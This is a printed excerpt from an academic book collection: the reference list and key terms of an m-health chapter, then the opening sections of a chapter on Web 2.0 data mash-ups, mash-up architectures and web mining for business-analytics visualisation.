Bowman, D. (2014, July 3). *CMS proposes expanded telehealth coverage for 2015*. FierceHealthIT. Retrieved March 25, 2015, from http://www.fiercehealthit.com/story/cms-proposes-expanded-telehealth-coverage-2015/2014-07-03

Car, J., & Sheikh, A. (2004). E-mail consultations in health care: Scope and effectiveness. *British Medical Journal*, *329*(7463), 435–438. doi:10.1136/bmj.329.7463.435 PMID:15321902

Center for Disease Control and Prevention. (2012). *Asthma's Impact on the Nation. Data from the CDC National Asthma Control Program*. Retrieved March 25, 2015, from http://www.cdc.gov/asthma/impacts_nation/AsthmaFactSheet.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Clark, D. (2015, January 5). Gadget Makers Compete To Control "Smart Homes". *The Wall Street Journal Europe*, pp. 1, 16.

European Environment Agency. (2015). *The European environment — state and outlook 2015: synthesis repor.* European Environment Agency. Copenhagen. Publications Office of the European Union. Retrieved March 25, 2015, from http://www.eea.europa.eu/soer-2015/synthesis/report

European Lung Foundation. (2015). Retrieved March 25, 2015, from http://www.europeanlung.org

European Respiratory Society. (2015). Retrieved March 25, 2015, from http://www.ersnet.org

FierceBiotechIT. (2014). *Propeller Health Raises $14.5 Million Series B Financing Led by Safeguard Scientifics*. Retrieved March 25, 2015, from http://www.fiercebiotechit.com/press-releases/propeller-health-raises-145-million-series-b-financing-led-safeguard-scient

Finnie, S. (2013, January 14). Scot Finnie: 5 Tips for Developing Successful Mobile Apps. *Computerworld*. Retrieved March 25, 2015, from http://www.computerworld.com/article/2494040/mobile-wireless/scot-finnie--5-tips-for-developing-successful-mobile-apps.html

First Report of the Working Group on m-Health. M-Powering Development Initiative. (2014). Retrieved March 25, 2015, from http://www.itu.int/en/ITU-D/Initiatives/m-Powering/Documents/mHealth_Report_of_the_Working_Group.pdf

Fung, I. C., Tse, Z. T., & Fu, K. W. (2015). Converting Big Data into public health. *Science*, *47*(6222), 620. doi:10.1126/science.347.6222.620-b PMID:25657237

Gamble, M. (2013). 7 Hospital and Health System CEOs: What Disruptive Innovation Means to Me. *Becker's Hospital Review*. Retrieved March 25, 2015, from http://www.beckershospitalreview.com/hospital-management-administration/7-hospital-and-health-system-ceos-what-disruptive-innovation-means-to-me.html

Garde, D. (2014). *Google Ventures splashes into life sciences with its $425M purse*. FierceBiotech. Retrieved March 25, 2015, from http://www.fiercebiotech.com/story/google-ventures-splashes-life-sciences-its-425m-purse/2014-12-16

Gibson, G. J., Loddenkemper, R., Sibille, Y., & Lundbäck, B. (2013). *The European Lung White Book*. Sheffield, UK: European Respiratory Society. Retrieved March 26, 2015, from http://www.erswhitebook.org

Global Asthma Network. (2014). *The Global Asthma Report 2014*. Auckland, New Zealand: Global Asthma Network. Retrieved March 26, 2015, from http://www.globalasthmanetwork.org/publications/Global_Asthma_Report_2014.pdf

Gold, A. (2015). *Despite FDA moves, push continues for Congress to act on mobile health*. Politico. Retrieved March 25, 2015, from http://www.politico.com/story/2015/02/fda-digital-health-companies-115113.html#ixzz3SQ7kYcbh

GSMA. (n.d.). *Mobile Health. Who Pays*. Retrieved March 25, 2015, from http://www.atkearney.pl/documents/10192/178350/mobile_health.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Hall, S. (2013). *Grant helps UC Davis expand telemedicine newborn care*. FierceHealthIT. Retrieved March 25, 2015, from http://www.fiercehealthit.com/story/grant-helps-uc-davis-expand-telemedicine-newborn-care/2013-11-21

Health 2.0. (2015). *2015 Health 2.0*. Retrieved March 26, 2015, from http://www.health2con.com

http://www.economist.com/news/technology-quarterly/21645503-exposure-nasty-throat-infection-or-confirmation-heart-attack

IDC. (2015). *Smartphone OS Market Share, Q4 2014*. IDC. Retrieved March 25, 2015, from http://www.idc.com/prodserv/smartphone-os-market-share.jsp

Insights HIMSS Europe. (2015). Patient 2.0. *Insights HIMSS Europe, 3*(2). Retrieved March 25, 2015, from http://www.himssinsights-digital.com/insights/vol_3_number_2#pg9

Institute for Health Metrics and Evaluation (IHME). (2013). *GBD Arrow Diagram*. Seattle, WA: IHME, University of Washington. Retrieved March 25, 2015, from http://vizhub.healthdata.org/irank/arrow.php

Jackson, S. (2011). *Health IT gets a $100M boost from West Wireless founders*. Retrieved March 25, 2015, from http://www.fiercemobilehealthcare.com/story/health-it-gets-100m-boost-west-wireless-founders/2011-10-20

Kaneshige, T. (2014). *How CIOs Can Boost Mobile App Adoption*. CIO. Retrieved March 25, 2015, from http://www.cio.com/article/2453985/mobile-apps/how-cios-can-boost-mobile-app-adoption.html

Kazmin, A. (2015, March 11). *Delhi to limit visibility of smog data*. Financial Times. Retrieved March 25, 2015, from http://www.ft.com/cms/s/0/054328d6-c7c9-11e4-9226-00144feab7de.html

Kovic, I., & Lulic, I. (2011). Mobile phone in the Chain of Survival. *Resuscitation*, *82*(6), 776–779. doi:10.1016/j.resuscitation.2011.02.014 PMID:21482014

Krisch, J. (2015, March 16). Questioning the Value of Health Apps. *The New York Times*. Retrieved March 25, 2015, from http://well.blogs.nytimes.com/2015/03/16/health-apps-provide-pictures-if-not-proof-of-health

Lawrence, S. (2014). *Propeller Health gets $14.5M Series B for smart inhaler, app combo*. Retrieved March 25, 2015, from http://www.fiercemedicaldevices.com/story/propeller-health-gets-145m-series-b-smart-inhaler-app-combo/2014-09-04

Lohr, S. (2015, March 7). On the Case at Mount Sinai, It's Dr. Data. *The New York Times*. Retrieved March 25, 2015, from http://www.nytimes.com/2015/03/08/technology/on-the-case-at-mount-sinai-its-dr-data.html

Martin, J. (1982). *Strategic Data-planning methodologies*. Englewood Cliffs, NJ: Prentice-Hall Inc.

Masoli, M., Fabian, D., Holt, S., & Beasley, R. (2014). *Global Burden of Asthma. Developed for the Global Initiative for Asthma*. Retrieved March 25, 2015, from http://www.ginasthma.org/local/uploads/files/GINABurdenReport_1.pdf

Medicalgorithmics S.A. (n.d.). Retrieved March 25, 2015, from http://www.medicalgorithmics.com

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Metz, R. (2014). An Air-Quality Monitor You Take with You. *MIT Technology Review*. Retrieved March 25, 2015, from http://www.technologyreview.com/news/530011/an-air-quality-monitor-you-take-with-you

mHealth Alliance, Vital Wave Consulting. (2013). *Sustainable Financing for Mobile Health (mHealth): Options and opportunities for mHealth financial models in low and middle-income countries*. Retrieved March 26, 2015, from http://himss.files.cms-plus.com/FileDownloads/2013-mHealth-Alliance-Vital-wave-Consulting-sustainable_financing_for_mhealth_report.pdf

Microsoft. (2014). *Embracing Cloud in Health: a European Risk Assessment Framework. A guide to privacy and security considerations for the adoption of cloud services in the health sector.* Retrieved March 25, 2015, from http://az370354.vo.msecnd.net/whitepapers/Microsoft_Cloud_Services_Risk_Management_in_European_Health.pdf

Monrad Aas, I. H. (2007). *The organizational challenge for health care from telemedicine and e-health*. Oslo. Arbeidsforskningsinstituttet. The Work Research Institute. Retrieved March 25, 2015, from http://www.hioa.no/content/download/52935/807563/file/2007-0412-Telemedicine-MAA.pdf

Neville, S. (2015, January 4). New towns will be testbeds for healthcare 'revolution'. *Financial Times*. Retrieved March 25, 2015, from http://www.ft.com/intl/cms/s/0/53f89f00-91ce-11e4-afd2-00144feabdc0.html

NIK. (n.d.). *Informacja o wynikach kontroli. Ochrona powietrza przed zanieczyszczeniami*. Warszawa. Najwyższa Izba Kontroli. Retrieved March 25, 2015, from https://www.nik.gov.pl/plik/id,7764,vp,9732.pdf

Panettieri, J. (2015a). *Apple ResearchKit: Big Data Meets Medical Research on iOS*. Information Management. Retrieved March 25, 2015, from http://www.information-management.com/news/Apple-ResearchKit-Big-Data-Medical-Research-10026645-1.html

Panettieri, J. (2015b). *Will Apple Watch Become Global, Big Data Sensor Network?* Information Management. Retrieved March 25, 2015, from http://www.information-management.com/news/Apple-Watch-Launch-Big-Data-Apps-10026646-1.html

Pennic, F. (2015). *8 Millennial Trends Shaping the Future of Digital Health*. Retrieved March 25, 2015, from http://hitconsultant.net/2015/02/16/8-millennials-trends-shaping-the-future-of-digital-health

Petterson, S., Liaw, W., Phillips, D. R., Rabin, D., Meyers, D., & Bazemore, A. (2012). Projecting US Primary Care Physician Workforce Needs: 2010-2025. *Annals of Family Medicine*, *10*(6), 503–509. doi:10.1370/afm.1431 PMID:23149526

PrivCo. (n.d.). Retrieved March 25, 2015, from http://www.privco.com

Quantia. Capgemini Consulting. (2014). *Working the System: New Opportunities for Engaging Organized Physicians*. Retrieved March 26, 2015, from http://www.fiercebiotech.com/offer/quantia

Reardon, S. (2015). Precision-medecine proposal sparks questions. *Nature*, *517*(7536), 540. doi:10.1038/nature.2015.16774 PMID:25631425

Salesforce. (2015). *2015 State of the Connected Patient. Healthcare insights from more than 1,700 adults*. Retrieved March 25, 2015, from www.salesforce.com

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Saxena, V. (2015). *Apple announces open-source data-collection platform for mobile medical apps*. FierceMedicalDevices. Retrieved March 25, 2015, from http://www.fiercemedicaldevices.com/story/apple-announces-open-source-data-collection-platform-mobile-medical-apps/2015-03-10

Schulke. (2013). Notes. The Regulatory Arms Race: Mobile-Health Applications and Agency posturing. *Boston University Law Review, 93*(5), 1699-1752. Retrieved March 25, 2015, from http://www.bu.edu/bulawreview/files/2013/10/SCHULKE_Arms-Race.pdf

Small, L. (2015). *Obama administration launches partnership to speed transition to value-based care*. FierceHealthCare. Retrieved March 26, 2015, from http://www.fiercehealthcare.com/story/obada-administration-launches-partnership-speed-transition-value-based-care/2015-03-25

Startuphealth. (2015). *CareDox. Cloud-Based Health Record Storage Platform Startup.* New York, NY: Startuphealth. Retrieved March 26, 2015, from http://www.startuphealth.com/c/1/CareDox

Stothard, M. (2015, February 25). Axa chief Henri de Castries takes aim at regulators. *Financial Times*. Retrieved March 26, 2015, from http://www.ft.com/cms/s/0/3242ba06-bc32-11e4-a6d7-00144feab7de.html

Struijs, J., van Til, J., & Baan, C. (2010). *Experimenting with a bundled payment system for diabetes care in the Netherlands. The first tangible effects*. Bilthoven. rivm. Centre for Prevention and Health Services Research. Public Health and Health Services Division. National Institute for Public Health and the Environment. Retrieved from http://www.rivm.nl/bibliotheek/rapporten/260224002.pdf

Taylor, N. (2015a). *Biotech spared in U.K. rejig of VC trusts.* FierceBiotech. Retrieved March 26, 2015, from http://www.fiercebiotech.com/story/biotech-spared-uk-rejig-vc-trusts/2015-03-19

Taylor, N. (2015b). *VC vets break new ground with $42M Polish life science fund*. FierceBiotech. Retrieved March 26, 2015, from http://www.fiercebiotech.com/story/vc-vets-break-new-ground-42m-polish-life-science-fund/2015-03-24

Taylor, N. (2015c). *Google applies large-scale machine learning to drug discovery*. FierceBiotechIT. Retrieved March 26, 2015, from http://www.fiercebiotechit.com/story/google-applies-large-scale-machine-learning-drug-discovery/2015-03-09

The Economist. (2015, March 7). Medical apps. Smartphone diagnosis. *The Economist*. Retrieved March 26, 2015, from

Thomas, D. (2015, March 2). Telcos seek to redefine role as digital competition intensifies. *Financial Times.* Retrieved March 26, 2015, from http://www.ft.com/intl/cms/s/2/4bd12fd8-ac6b-11e4-9d32-00144feab7de.html

Toffler, A. (1984). *Future Shock*. Bantam.

Waters, R. (2015, January 4). Investor rush to artifical intelligence is real deal. *Financial Times*. Retrieved March 26, 2015, from http://www.ft.com/intl/cms/s/2/019b3702-92a2-11e4-a1fd-00144feabdc0.html

Wicklund, E. (2015, March 13). *mHealth masters: The rise of collaborative care platforms*. mHhealth News. Retrieved March 26, 2015, from http://www.mhealthnews.com/news/mhealth-masters-rise-collaborative-care-platforms

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

World Health Organization. (2011). *mHealth New horizons for health through mobile technologies. Based on the findings of the second global survey on eHealth*. Geneva: World Health Organization. Retrieved March 26, 2015, from http://www.who.int/goe/publications/goe_mhealth_web.pdf

World Health Organization. (2012). *Management of patient information. Trends and challenges in Member States. Based on the findings of the second global survey on eHealth*. Geneva: World Health Organization. Retrieved March 26, 2015, from http://apps.who.int/iris/bitstream/10665/76794/1/9789241504645_eng.pdf

Zhenwei Qiang, C., Yamamichi, M., Hausman, V., Miller, R., & Altman, D. (2012). *Mobile Applications for the Health Sector*. Washington, DC: ICT Sector Unit World Bank. Retrieved March 26, 2015, from http://siteresources.worldbank.org/INFORMATIONANDCOMMUNICATIONANDTECHNOLOGIES/Resources/mHealth_report_(Apr_2012).pdf

KEY TERMS AND DEFINITIONS

Global Asthma Network: The mission of the Global Asthma Network is to prevent asthma and improve globally health care for asthma patients. The website of the Global Asthma Network is: http://www.globalasthmanetwork.org.

Global Initiative for Asthma: The mission of the Global Initiative for Asthma is to reduce asthma prevalence and mortality. The website of the Global Initiative for Asthma is: http://www.ginasthma.org.

Healthcare Information and Management Systems Society (HIMSS): HIMSS is a global organization not-for-profit promoting application of information technology in health care thought events such as eHealth week. The website of the HIMSS is: http://www.himss.org.

K4Health Knowledge for Health: The Knowledge for Health project deliver the m-health Evidence database. The website of the K4Health is https://www.k4health.org.

mHealth Working Group: The mission of the mHealth Working Group is to share knowledge, best practices in the implementation of the mHealth projects. The website of the mHealth Working Group is: https://www.mhealthworkinggroup.org.

StartUp Health: The mission of Startup Health is to transforming health care by portfolio of new startups, delivering coaching program to health startups, linking investors and enrepreneurs providing resource, such as Crunchbase. The website of the Startup Health is: http://www.startuphealth.com.

This research was previously published in M-Health Innovations for Patient-Centered Care edited by Anastasius Moumtzoglou, pages 170-196, copyright year 2016 by Medical Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 60
Web 2.0 Mash-Up System for Real Time Data Visualisation and Analysis Using OSS

Wajid Khan
University of Bedfordshire, UK

Fiaz Hussain
University of Bedfordshire, UK

Edmond C. Prakash
University of Bedfordshire, UK

ABSTRACT

The arrival of E-commerce systems has contributed a lot to the economy and also played a vital role in collecting a huge amount of transactional data in the form of online orders and web enquiries, with such a huge volume of data it is getting difficult day by day to analyse business and consumer behaviour. There is a greater need for business analytical tools to help decision makers understand data properly - and understanding data will lead to amazing things such as hidden trends, effective resource utilisation, decision making ability and understanding business and its core values.

1. INTRODUCTION

Organizations which can tap into and rapidly clout the cumulative creativity of their staff and users have greater potential to rattle the status quo and plunge the competition. In fact the same practice of initial adaptation of web 2.0 and business analytics technologies by leading organisations, have no doubt made them front runners in their industries.

Business analytics (Vera-Baguero, Colomo-Palacios & Molly, 2013) is a critical science to understand transactional data properly. Business managers don't always get the right information since most of the reporting is in tabular form or static visualisation, which again leads to incomplete information and

DOI: 10.4018/978-1-5225-3422-8.ch060

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

business managers have to rely on guesses(trial and error) rather than well calculated discussion. This research is focused on analysis part of analytical process and outcome of the tools will help decision makers to execute their plans to 'win and compete' in enterprise environment.

Business analytics is comprised of solutions used to build analysis models and simulations to create scenarios, understand realities and predict future states (LaValle et al, 2013). Business analytics is the process of data execution to analyse facts and figures in more detail through information visualisation and graphical representation of data to understand and help in business execution and decision making.

1.1 Information Visualisation

Information visualisation is an act in which an individual establishes a strong connection between an internal construct and something to which access is gained through the senses. Information visualisation has addressed many of data analysis issues but the current visualisation tools either focus on one dimensional data or they are not always well coordinated with multi-attribute data or business transactions. Research like multiple coordinated visualisation (Keim et al, 2001), pixel bar charts visualisation and value- cell visualisation (Keim et al, 2007) and multi-coordinated tools (Robert, 2007) greatly contributed to understanding data in-depth and also through various aspects.

Primary focused in any business analytical tools or in information visualisation is on data. Simple visualisation models as shown in Figure 3 are basic visualisation of data included with software packages, which serves basic data analysis needs. Complex visualisation models are out-come of research mostly at Ph.D level, these models provide in-depth analysis but are very hard to practiced in enterprise and in a real time data environment.

We think that there is still a lot to be done in information visualisation, therefore we propose an easy to 'use and integrate' visualisation model - which will focus on non-aggregated, multi-attribute, multi-dimensional and multi-coordinated visualisation which is a tremendous task and very fresh approach in information visualisation, because the greatest contribution of information visualisation tools are to make it possible for the decision makers to identify the expected and discover the unexpected, which we believe could be achieved through our proposed visualisation model.

2. AIMS AND OBJECTIVES

The aim of this research is to develop an information visualisation framework through data-mashups using web 2.0 technologies, which will represent highly complex data in visualised form. The framework is targeted to reduce technical requirements of system usage, as the indented system is to provide customised data representation for multiple die-missions data usage. Decision making within the system is accomplished using built-in a pre-developed logical set of rules based on the data types and their sources. The architecture design will be so versatile that each data element could be utilised in the visualisation process upon request from the user for analysis and reporting, some of the key aims and objectives are highlighted below.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. PROBLEM STATEMENT

Enterprise 2.0 has the resources and ability to store and create huge amounts of transactional data, as (Fry, 2004) highlighted that, data and the purpose for which it was collected could be quietly easily disassociated in such situations, and soon we ask 'if there is too much data, how could we understand it? With information retrieval system and visualisation tools, the more specific questions we ask the more specific and clear visualised results could be achieved - and off course it is a fact, but unfortunately, in an enterprise environment there are no simple questions.


For example, 'how many visits does a website receive?' To answer this simple questions we don't need information like, user IP address, screen resolution, browser and all additional information stored with website statistics, but if the question is slightly changed to 'How many visits does a website receive from the UK?' then we need additional information like IP addresses to answer such questions, so we do need to store all additional information and especially in enterprise environment because - we don't always know what factors are contributing towards a business success or failure. We understand that the solution doesn't lie with 'simple questions' or 'queries' but with analysing data in-depth and establishing relationships and links with data sources in visualised environments to understand huge volumes of data properly and easily.

4. RELATED WORK

4.1 Web 2.0

The concept of web 2.0 rejoins the new generation of web applications and it has been introduced for the first time during a conference between O'Reilly and Media Live (O'Reilly, 2007). Web 2.0 is a practice

Figure 1. Visualisation through Data Mash-up



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and a technology benchmark. web 2.0 is more dynamic and interactive than its predecessor, web 1.0, letting users both access content from a web site and contribute to it. web 2.0 lets users keep up with a site's latest content even without visiting the actual Web page. It also lets developers easily and quickly creates new web applications that draw on data, information, or services available on the Internet.

Web 2.0 heavily revolves around reuse and open standards based technologies with both scalability and flexibility in dynamic environments. Web 2.0 technologies helps in constructing circumstantial applications that expeditiously explore enterprise data and applications for business users and customers, Information overload is always curtailed and new dimension of modernizations are introduced to businesses and end users. Web 2.0 helps in various aspects of user friendliness, commercial impact and reusability of applications and data. Web 2.0 technologies are positioned on uncomplicated programming imitation that can help accelerate time to market by improving the usability of enterprise assets.

O'Reilly Media have given seven principles established by (Mika, Peter & Mark 2012). These principles need to be satisfied for a company or an application to be categorised as a web 2.0 application.

1. Services, not packaged software, with cost-effective scalability,
2. Control over unique, hard-to-recreate data sources that get richer as more people use them,
3. Trusting users as co-developers,
4. Harnessing collective intelligence,
5. Leveraging the long tail through customer self-service,
6. Software above the level of a single device,
7. Lightweight user interfaces, development models, AND business models.

We will scale success of our web 2.0 application on the above guideline.

4.2 Data Mash-Up

Mash-up usually refers to music or vocal editing and it is a single composition created from different songs, however data or web mash-ups, in a similar spirit, originated from the re-use of existing data sources or web applications, the emphasis being on graphical user interfaces and programming-less specifications. As described in (Jhingran, 2006), the concept of mash-ups originated from the understanding that the number of applications available on the Web and the needs to combine them to meet user requirements.

A mash-up application can be characterised as a lightweight and tactical presentation layer that uses the web platform, Web-Oriented Architecture, in order to integrate multi-sourced applications into one web-based offering. – Figure 4 highlight basic mash-up application architecture.

The mash-up data could be retrieved from several sources, i.e. from local databases or datasets or from external repositories, from a website, via crawling, or via a service oriented approach (SOA) through APIs and from other intermediate content brokers.

4.3 Mash-Up Architecture

A mash-up system could be architecturally categorised into two types.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.3.1 Browser Based Mash-Up Application

These types of data mash-up application, usually compile and collect information on browser side using browsers compiling resources and straight-away released to client. Key advantage of this type of architecture is light-weight application and requires less resources to maintain, however there are many disadvantages if the data or mash-up application elements required to be re-used, since mash-up elements and all data is formatted and compiled at browser side therefore it is very difficult to re-use or utilise the same data for any other purpose, also this approach has security issues as most of the processing takes place at client side and therefore is considered as a less secured type of mash-up development.

4.3.2 Server Based Mash-Up Application

Server based mash-up application is widely used mash-up architecture as there are more benefits and advantages. A server based mash-up process, format and compile data at a remote site while only transmitting the output of the mash-up application. Data can be re-used and high security levels are one of the key advantages of such architecture while requires trust and proxy mash-up service resources for computation.

4.4 Mash-Up Types

Mash-up applications could be categorised into several types; these classifications vary from usage to application development - but in all these mash-up applications one thing in particular is very important, that is data, and, of course, data is the heart-beat of any mash-up application.

4.4.1 Data Mash-Up

Data mash-up applications combine similar types of media and information sources into a single representation, or output. All the mash-up applications which focus on ‘similar types’ of data are categorised in this type, a good example could be a news mash-up application as the application collects news, stories from different news papers eg BBC, NY Times and present collected information in one package.

Consumer mash-up applications combine different data types, also combines data from different data sources and present application in an integrated view, there are several types of application developed to serve consumers and most commonly cited is ‘housingmaps.com’ which combines Google maps data with Craigslist housing data in one integrated view.

4.4.2 Enterprise Mash-Up

Enterprise mash-up applications are slightly unique from data mash-up, and consumer mash-ups, as enterprise mash-ups mostly combine their own resources, applications and data with external web services which establishes a collaborative approach among business and developers likewise as explained by Hoyer and Fischer (2006).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.4.3 Other Mash-Up Types

The above are widely used mash-up types however, this list is dynamic and more categories are introduced with time, many of them are listed in the table below. 'Client Mash-ups' are widely regarded as solving personal situational problems while enterprise mash-ups focus on collaborative and coordinated problems, consumer and business mash-ups are used as analogous terms for client mash-ups and enterprise mash-ups respectively.

Web page customisation mash-ups are more interface oriented mash-up systems which helps the presentation layout of web application development; a good example is the BBC website where we can drag content boxes to see stories that are important to us.

Process Mash-up helps in computation elements of application for example, data aggregations and sequential process automation. Front-end mash-up application helps in improving front-end by adding/deleting website widgets and gadgets; a good example of this type is iGoogle and Netvibes. Back-end mash-up applications combines web accessible data and services into more useful web services that can be accessed easily for further re-use. (Kapow and Yahoo Pipes).

Horizontal mash-up applications are dependent on execution of a previous service within the application in order to represent the information, for example on a travel website, the web application needs to execute and list all destinations and then to be displayed on a map as a kind of horizontal mash-up application.

Vertical applications depended on application output rather than execution as the next part of the application then process further information as instructions received, and the application doesn't provide information by itself.

4.5 Data Collection and Web Mining

4.5.1 Web Mining

Web mining is a technical term relating to the application of various data mining techniques to discover patterns and trends from the internet, and from a variety of enterprise datasets that are available to mash-up applications. There are typically three different forms of data mining that cover different aspects of the internet - these are web usage mining, web content mining and web structure mining. While there are many different definitions of web mining, the definition found within the Gartner Group is the most comprehensive. They define data mining as 'the process of discovering meaningful new correlations, patterns and trends by sifting through large amounts of data stored in repositories and by using pattern.'

Data mining has many different applications, most of which are based on the industry they are being utilized for. Within higher education, data mining is the process of uncovering hidden trends and patterns (that lend them towards predictive modeling) and using a combination of explicit knowledge bases, sophisticated analytical skills and academic domain knowledge. This is also known as the process of producing new observations from pre-existing observations. This has also been described as 'the process of automatically extracting useful information and relationships from immense quantities of data'. However if you were to take the purist approach, data mining does not involve looking for specific data - it simply finds patterns that are already present. This means that data mining cannot be used to unearth information in response to a question or hypothesis (Nassar & Mark, 2013).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The continued increase in growth of online information combined with the unstructured nature of web data requires the development of powerful and efficient web data mining tools. Instead web mining tools are designed to dig out useful facts and knowledge from web pages, hyperlinks, page content and usage logs. It can be used in a number of ways to enable the streamlining of business process. For example, the web mining of an e-bank service can enable the employees of a bank to support e-business, helping them to understand various marketing dynamics, new promotions or suggestions on the internet. Because of this there is now more of a tendency amongst banking companies and individuals to collect banks of information through web data mining, and to use that information for their own interests to gain business intelligence, and this helps them make enlightened business decisions.

Web mining didn't come about overnight. Web mining techniques are the result of an incredibly long process combining years of research with product development. They saw their beginnings when business data was first being stored on computers and in the internet, and their evolution continued with drastic improvements in data access, and now the developments in real-time technologies that allow internet users to navigate through data quickly. Data that is gathered from surveys, manual input or from independently networked locations to define the data collection. Semantic Web has been developed to address current web problems, and it does this by methodically structuring the content of the internet and adding semantics before extracting the maximum benefits from the power of the internet. Sir Tim Berner defined the semantic web as 'an extension of the current web in which information is given well defined meaning, better enabling computers and people to work in co-operation.' It is, in a word, a vision. The idea of having all of the data on the web systematically defined and linked together in a way that can be used and understood by machines. And not just for display purposes, but for automation, integration and the reuse of data across a whole liturgy of applications. Web mining also plays a pivotal role in achieving this, as it lets users quickly and easily find the information they need without digging for it themselves.

By definition web mining is the discovery and analysis of useful information from the internet - and is mainly used in bulk to access this data from a large number of websites. It can also be regarded as enabling the continued use of the internet - from which can draw automatically, standardizing and explaining data. But web mining doesn't come in just one form - there are various types, and these can be used to discover and enable automatic knowledge mining of user access patterns from various different web servers. This is known as web usage mining - and is subtly different from web data mining, in the sense that it is used to extract meaningful user patterns from web server access logs using data mining techniques.

Web based documents are split into three categories based on their structure: un-structured, semi-structured and fully-structured. There have been research studies into these categories, specifically on un-structured and fully-structured data, to look into their methods of extracting semantics for ontology learning. In the research that focuses on fully-structured web documents benefits from a standardized syntax such as XML. However most of the web documents in existence today are in a semi-structured format, but only a few references are made to research that specializes in this format in extracting semantics for ontology learning. In most cases the plain text has been extracted from the semi-structured pages in pre-processing, therefore neglecting embedded information within the semi-structured format. Some other researchers focus on extracting semantics from more template driven web pages, and so these methodologies are limited both in their usage and their applicability.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.5.2 Web Usage Mining

The term ‘web usage mining’ was coined by (Srivastava et al, 200), and is the application of various techniques used in data mining to discover and analyze the usage patterns of web data. It analyses user interactions with web servers (including web logs or other database transactions from a group of related sites). However it has sparked privacy concerns and is currently the topic of much passionate debate. This is because the process includes mining data from the web server access logs, proxy server logs, browser logs, user profiles, registration data, user sessions or transactions, cookies, user queries, bookmark data, mouse clicks and scrolls and any other data as a result of interactions. Its aim is to discover the general patterns in web access logs, but in order to discover these patterns it is necessary to perform a few processes, including pre processing, pattern discovery and pattern analysis. Web servers automatically record and store data about all of their user interactions whenever requests for resources are received. By analyzing these web server logs, all kinds of different websites can better understand user behavior and web structure, which in turn improves the overall design of this immeasurable collection of resources. By mining web usage pattern data, we can help in the progression of internet based studies- including those based on how internet browsers are used, and how the users interaction with the browser interface changed. These patterns can be put to use in gathering business intelligence, which will in turn improve customer attraction, retention and other aspects of customer behavior.

4.5.3 Web Scraping

Web scraping is defined as the technique of automatic web data extraction, used in order to extract data from the core HTML of the website by parsing (the scouring and analysis) the web pages. It does this by using programs specially coded for manipulation of web pages. Examples of this are the converting the web page into another format such as XML, or by embedding the browsers. It can be seen as fairly close to web indexing (this indexes web content using a soft-bot mainly adopted mainly by search engines) but instead web scraping focuses on the transformation of completely unstructured web content into formally structured data, which can be stored and analyzed in a central database. It can be used for a multitude of things, including online price comparison, weather data monitoring, web research, web content mash-up and wed data integration. Not only that, but it can provide various levels of scrape like human copy and paste, text gripping (based on the UNIX command or regular expression matching facilities of programming languages like Pearl), HTTP programming (HTTP requests to the remote web server), embedding web browsers, HTML parsers and web scraping software tools. It works by allowing prolog (a language used in artificial intelligence, which has the capability to interact with web services and clients) to keep the data and extract the required information (with the help of Prolog Server Pages and some inference rules). PSP accepts the arguments generated by HTML and generates the responses from the web server so that it can interact with Prolog, therefore generating an output which is passed to the HTML. To complete the process of web scraping what you need is a web server, prolog complier and a web browser. An internet information server can be used instead of a web server to process to the scripting language instead, which in turn will produce the HTML response. By utilizing text grabbing you can use the regular expression matching technique (where you try to match a particular expression in the file) and find a match. Once a match has been found for the expression, you can then pick the values before or after it. The main limitation of scraping programs is that they are required to update frequently, which can increase the maintenance costs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.5.4 Web Structure Mining

Web structure mining is a field of research entirely focused on identifying more preferable documents by using the analysis of the web link structure. The idea is simple: a hyperlink from document A to document B implies that the author of document A thinks that document B contains worthwhile and useful information. Web structure mining seeks out and exploits the additional information that can be found within the structure of the hypertext. Because of this one of the most important areas of application in this area is the identification of the relevance of these linked pages - which appear equally important when analyzed, especially when you look at their content in isolation. To illustrate: a hyperlink induced topic search analyzes the hyperlink's topology by discovering authoritative information sources for broader search topics. To find this information, it goes to authority pages, which are defined in relation to hubs as their counterparts. Hubs are otherwise known as pages that link to multiple related information authorities (Haigang & Wanling, 2006). For example, Google owes its massive success to its page ranking algorithm, which states that the relevance of any page increases with the number of outbound links (hyperlinks to it from other pages) - more so if those other pages are relevant.

4.5.5 Web Content Mining

This is an automatic process of the internet which extracts patterns from web contents, data and documents (such as HTML files, images or emails). This already goes beyond simple keyword or key phrase extraction - instead it can take full advantage of the semi-structured nature of the web page text, and can use it to detect co-occurrences of terms within the texts. For example, we can also discover trends over time, which could indicate a surge or decline of interest in certain topics (such as the programming language Java). Yet another area this can be applied in is event detection - using web content mining in the identification of stories in multiple continuous news streams that correspond to new or previously unidentified events.

4.6 Enterprise 2.0: An Overview

